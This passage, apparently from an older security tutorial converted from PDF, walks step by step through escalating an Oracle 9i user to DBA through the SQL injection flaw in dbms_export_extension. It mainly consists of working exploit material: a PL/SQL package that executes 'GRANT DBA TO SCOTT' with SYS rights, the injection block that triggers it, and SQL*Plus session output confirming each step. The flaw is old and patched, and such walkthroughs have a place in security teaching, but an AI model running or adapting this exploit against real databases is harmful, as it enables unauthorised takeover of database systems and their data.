
One of the possibilities to become DBA is a SQL Injection vulnerability in `dbms_export_extension`. The following exploit was posted as an Oday on the Bugtraq security mailing list and is known since April 2006. The Oracle CPU July 2006 (or newer patchsets like 9.2.0.8) is fixing this problem.

Details are available on

http://www.red-database-security.com/exploits/oracle-sql-injection-oracle-dbms_export_extension.html

In the beginning we must connect to the database with a user with create procedure privileges. As we can see we do not have DBA privileges (“desc dba_users”).

```
sqlplus scott/tiger@//192.168.2.238/ora9207
```



```
Shell - TNScmd
BT instantclient_10_2 # sqlplus scott/tiger@//192.168.2.238/ora9207
SQL*Plus: Release 10.2.0.2.0 - Production on Wed Nov 1 20:03:03 2006
Copyright (c) 1982, 2005, Oracle. All Rights Reserved.

Connected to:
Oracle9i Enterprise Edition Release 9.2.0.8.0 - Production
With the Partitioning, OLAP and Oracle Data Mining options
JServer Release 9.2.0.8.0 - Production

SQL> desc dba_users
ERROR:
ORA-04043: object "SYS"."DBA_USERS" does not exist

SQL> █
```

-- Create a function in a package first and inject this function. The function will be executed as user SYS.

```
CREATE OR REPLACE
PACKAGE BT20_EXPLOIT AUTHID CURRENT_USER
IS
FUNCTION ODCIIndexGetMetadata (oindexinfo SYS.odciindexinfo,p3
VARCHAR2,p4 VARCHAR2,env SYS.odcienv)
RETURN NUMBER;
END;
/
```

```
SQL> CREATE OR REPLACE
PACKAGE BT20_EXPLOIT AUTHID CURRENT_USER
IS
FUNCTION ODCIIndexGetMetadata (oindexinfo SYS.odciindexinfo,P3
VARCHAR2,p4 VARCHAR2,env SYS.odcienv)
RETURN NUMBER;
END;
/ 2 3 4 5 6 7 8

Package created.

SQL> █
```

```
CREATE OR REPLACE PACKAGE BODY BT20_EXPLOIT
IS
FUNCTION ODCIIndexGetMetadata (oindexinfo SYS.odciindexinfo,P3
VARCHAR2,p4 VARCHAR2,env SYS.odcienv)
RETURN NUMBER
IS
pragma autonomous_transaction;
BEGIN
EXECUTE IMMEDIATE 'GRANT DBA TO SCOTT';
COMMIT;
RETURN (1) ;
END;

END;
/
```

```
SQL> CREATE OR REPLACE PACKAGE BODY BT20_EXPLOIT
IS
FUNCTION ODCIIndexGetMetadata (oindexinfo SYS.odciindexinfo,P3
VARCHAR2,p4 VARCHAR2,env SYS.odcienv)
RETURN NUMBER
IS
pragma autonomous_transaction;
BEGIN
EXECUTE IMMEDIATE 'GRANT DBA TO SCOTT';
COMMIT;
RETURN (1) ;
END;

END;
/ 2 3 4 5 6 7 8 9 10 11 12 13 14 15
Package body created.

SQL> █
```

-- Inject the function in dbms_export_extension


```
DECLARE
INDEX_NAME VARCHAR2 (200) ;
```

```

INDEX_SCHEMA VARCHAR2(200);
TYPE_NAME VARCHAR2(200);
TYPE_SCHEMA VARCHAR2(200);
VERSION VARCHAR2(200);
NEWBLOCK PLS_INTEGER;
GMFLAGS NUMBER;
v_Return VARCHAR2(200);
BEGIN
INDEX_NAME := 'A1';
INDEX_SCHEMA := 'SCOTT';
TYPE_NAME := 'BT20_EXPLOIT';
TYPE_SCHEMA := 'SCOTT';
VERSION := '10.2.0.2.0';
GMFLAGS := 1;

v_Return :=
SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_METADATA(
INDEX_NAME => INDEX_NAME, INDEX_SCHEMA => INDEX_SCHEMA,
TYPE_NAME
=> TYPE_NAME,
TYPE_SCHEMA => TYPE_SCHEMA, VERSION => VERSION, NEWBLOCK =>
NEWBLOCK, GMFLAGS => GMFLAGS
);
END;
/

```



```

SQL> DECLARE
INDEX_NAME VARCHAR2(200);
INDEX_SCHEMA VARCHAR2(200);
TYPE_NAME VARCHAR2(200);
TYPE_SCHEMA VARCHAR2(200);
VERSION VARCHAR2(200);
NEWBLOCK PLS_INTEGER;
GMFLAGS NUMBER;
v_Return VARCHAR2(200);
BEGIN
INDEX_NAME := 'A1';
INDEX_SCHEMA := 'SCOTT';
TYPE_NAME := 'BT20_EXPLOIT';
TYPE_SCHEMA := 'SCOTT';
VERSION := '9.2.0.7';
GMFLAGS := 1;

v_Return := SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_METADATA(
INDEX_NAME => INDEX_NAME, INDEX_SCHEMA => INDEX_SCHEMA, TYPE_NAME
=> TYPE_NAME,
TYPE_SCHEMA => TYPE_SCHEMA, VERSION => VERSION, NEWBLOCK =>
NEWBLOCK, GMFLAGS => GMFLAGS
);
END;
/

```

Now we must logout and login again. After that we are DBA (if the system was not patched or updated to the latest version).